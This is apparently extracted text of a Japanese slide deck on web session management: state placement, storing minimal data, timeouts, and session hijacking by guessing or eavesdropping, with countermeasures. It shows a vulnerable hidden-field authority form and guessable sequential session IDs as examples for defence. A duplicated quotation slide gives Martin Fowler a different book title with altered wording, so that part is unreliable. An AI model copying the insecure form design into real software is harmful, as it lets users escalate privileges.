
スケールアウト後



DBサーバでセッション状態を管理すれば、APサーバのスケールアウト時、レプリケーション負荷がボトルネックにならない。
(スケールアウトの予定があるなら、APサーバでセッション状態を管理すべきではない)




別解：スティッキーセッションを利用



Client Session Stateでは、**改竄されても困らないデータ**を持つようにする。

- 商品の価格を改竄されると困る
 - 商品コードなどのキーとなる情報のみクライアントに持たせて、**改竄NGなデータはサーバで取得**する。



Client Session Stateでは、**改竄されても困らないデータ**を持つようにする。

- 認可情報を改竄されると困る
 - 権限フラグをClient Session Stateに持たせて制御するのではなく、リクエストごとにチェックする。

一般ユーザの方はこちら

一般ユーザ用ページ

管理者の方はこちら

管理者用ページ

```
▼<form action="forAdmin.html" method="post" onsubmit=
  <input type="hidden" name="userid" value="12345">
  <input type="hidden" name="authority" value="2">
  <input type="submit" value="管理者用ページ">
</form>
```

権限を偽ってアクセスできてしまう

Rod Johnson

- 書籍「実践J2EEシステムデザイン」(<https://www.sbcr.jp/product/4797322888/>) より
- 標準のJ2EEインフラストラクチャを使用して、サーバに状態を透過的に処理させる。通常はこれが最善策である。ただし状態のレプリケーションは高負荷なため、**不必要ならセッション状態を生成しない、セッションデータ量を少なくする、小さなオブジェクトにセッション状態を分ける、データ直列化の最適化を実施する**、などが必要である。

Martin Fowler

- 書籍「Patterns of Enterprise Application Architecture」(<https://martinfowler.com/books/ea.html>) より
- サーバのリソース有効活用のためにも、Webサイトのビジネスオブジェクトは**ステートレスにすべき**であり、ビジネスランザクションと分離されたセッション情報を、「ACIDに」管理できなければならない。
- セッション維持のパターンを選択するときには、**開発効率を考慮すべき**だ。変換ロジックを自作する必要性が無いので、**通常はServerSessionStateが最も開発しやすいし、私（Fowler）はServerSessionStateが最も好ましい**と思う。SessionIDやとても小さなセッション情報を保持するためには、ClientServerStateを用いるのも手だ。しかし、フェイルオーバーやクラスタリングが必要で、かつセッション情報をリモート（InProc以外）に持てない場合で無い限り、**DatabaseSessionStateは用いたくない**。

Seasar Foundation Teeda

- Teeda/gettingStartedページ (<https://www.seasar.org/wiki/index.php?Teeda/gettingStarted>) より
- Teedaの状態維持のポリシー、それは**状態をなるべくTeedaで持たない**ということです。状態はHTML側に埋め込むまたは、サーバサイドのpersistence層で保管するようにしてください。**HttpSessionというライフサイクルがよくわからないものに頼らない方法**をTeedaでは推奨しています。

※各項目記載の出典から解釈・要約したものです。
解釈の誤りおよび、最新の見解との相違の可能性があります。

Rod Johnson

- 書籍「実践J2EEシステムデザイン」(<https://www.sbcr.jp/product/4797322888/>) より
- 標準のJ2EEインフラストラクチャを使用して、サーバに状態を透過的に処理させる。通常はこれが最善策である。ただし状態のレプリケーションは高負荷なため、**不必要ならセッション状態を生成しない、セッションデータ量を少なくする、小さなオブジェクトにセッション状態を分ける、データ直列化の最適化を実施する**、などが必要である。

Martin Fowler

- 書籍「Enterprise Integration Architecture」(<https://martinfowler.com/books/eea.html>) より
- サーバのリソースが限られている場合、ビジネスオブジェクトは**ステートレス**にすべきであり、ビジネスランザクションと分離されたセッション管理でなければならない。
- セッション維持のパターンを選択すること。変換ロジックを自作する必要がある場合、**通常はServerSessionStateが最も開発しやすい**。ServerSessionStateが**最も好ましい**と思う。SessionIDやとても小さなセッション情報を保持するセッション管理を用いるのも手だ。しかし、フェイルオーバーやクラスタリングが必要で、かつセッション情報をリモートに保存しない場合で無い限り、**DatabaseSessionStateは用いたくない**。

状況によって考え方は異なる

Seasar Foundation Teeda

- Teeda/gettingStartedページ (<https://www.seasar.org/wiki/index.php?Teeda/gettingStarted>) より
- Teedaの状態維持のポリシー、それは**状態をなるべくTeedaで持たない**ということです。状態はHTML側に埋め込むまたは、サーバサイドのpersistence層で保管するようにしてください。**HttpSessionというライフサイクルがよくわからないものに頼らない方法**をTeedaでは推奨しています。


※各項目記載の出典から解釈・要約したものです。
解釈の誤りおよび、最新の見解との相違の可能性があります。

- セッションの保持方式
- セッションの格納データ
- セッションの無効化
- セキュア・セッション


セッションで管理するデータは必要最低限にする
– 不要なセッション情報はリソースを圧迫する

リソース問題

- ユーザの各部署情報へのアクセス権限をサーバセッションに持たせたら、APサーバがダウンした！



解決策：必要最低限の情報のみ管理することで、メモリの消費を抑えるように設計すること。本ケースでは、「ユーザID」のみ管理し、権限は、ユーザIDをもとに都度チェックする。



- セッションの保持方式
- セッションの格納データ
- セッションの無効化
- セキュア・セッション

一定時間通信をしてこないクライアントに対するサーバセッションを無効にする

- セッションタイムアウト時間を設定しないと、不要なセッション状態が残り続けてしまい、**リソースを圧迫**する。
- セッションを長時間残し続けると、セッションハイジャックなどの**セキュリティリスクが高まる**。

- セキュリティ、リソース消費量の観点から、セッションのタイムアウト時間はなるべく短い方が良い。
- タイムアウト時間が短すぎると、ユーザビリティが低下する。

APサーバでセッションの有効期限を定めることができる。
⇒Tomcatはデフォルトで30分
⇒IISはデフォルトで20分

PCI DSS要件では15分

IIS (Internet Information Services) は、米国Microsoft Corporationの米国およびその他の国における登録商標です。

セッションが無効になったら、確実にリソースを解放する

ログアウト,
タイムアウト


- ロック解除
- テンポラリファイル削除
- ファイルハンドルなどの解放 ...

解放処理が上手く動かないと、
スループット低下などの問題が発生する。

- セッションの保持方式
- セッションの格納データ
- セッションの無効化
- セキュア・セッション

セキュリティ・インシデント


正規ユーザになりすましたクラッカーに、機密データが盗まれてしまった！



正規ユーザのセッションIDをクラッカーが不正に取得してなりすましを行うこと。

認証後であれば、ログイン特権が不正利用されることに…

- 注文
- 個人情報閲覧
- メール送信
- etc…



- 推定
- 盗聴
- クロスサイト・スクリプティング
- リンク元情報の悪用
- セッション・フィクゼーション

比較的単純な攻撃手法である、推定、盗聴、クロスサイト・スクリプティングを説明します。

セッションIDのパターンから推定する

推測しやすいセッション I D

SID1	1230001999
SID2	1230002999
SID3	1230003999
⋮	⋮

社員番号




セッション I Dを推測



SID4	1230004999
------	------------

社員番号"1230004"のユーザになります



対策

- セッションIDに乱数を使う
- ハッシュ化した値をセッションIDに使う

1230001ncchxt
1230002xtbcmg
1230003pcrdsg
⋮

社員番号 + **乱数**




ハッシュ化

SID1	a28fc81f6095643bcfc41c7a7242ff29
SID2	9e13bf11ee0367114b1c224cd434e02d
SID3	2ca363f4cedf2f4596ace9e0f9bd588e
⋮	⋮

推定しにくいセッションID

通信経路中のセッションIDを盗聴する



対策

- 認証後のセッションIDは、SSL/TLS上でのみやりとりする（セキュアCookie）


```
        redirectPort="8443" />
-->
<!-- Define a SSL HTTP/1.1 Connector on port 8443
This connector uses the BIO implementation that requires the JSSE
style configuration. When using the APR/native implementation, the
OpenSSL style configuration is required as described in the APR/native
documentation -->

<Connector port="8443"
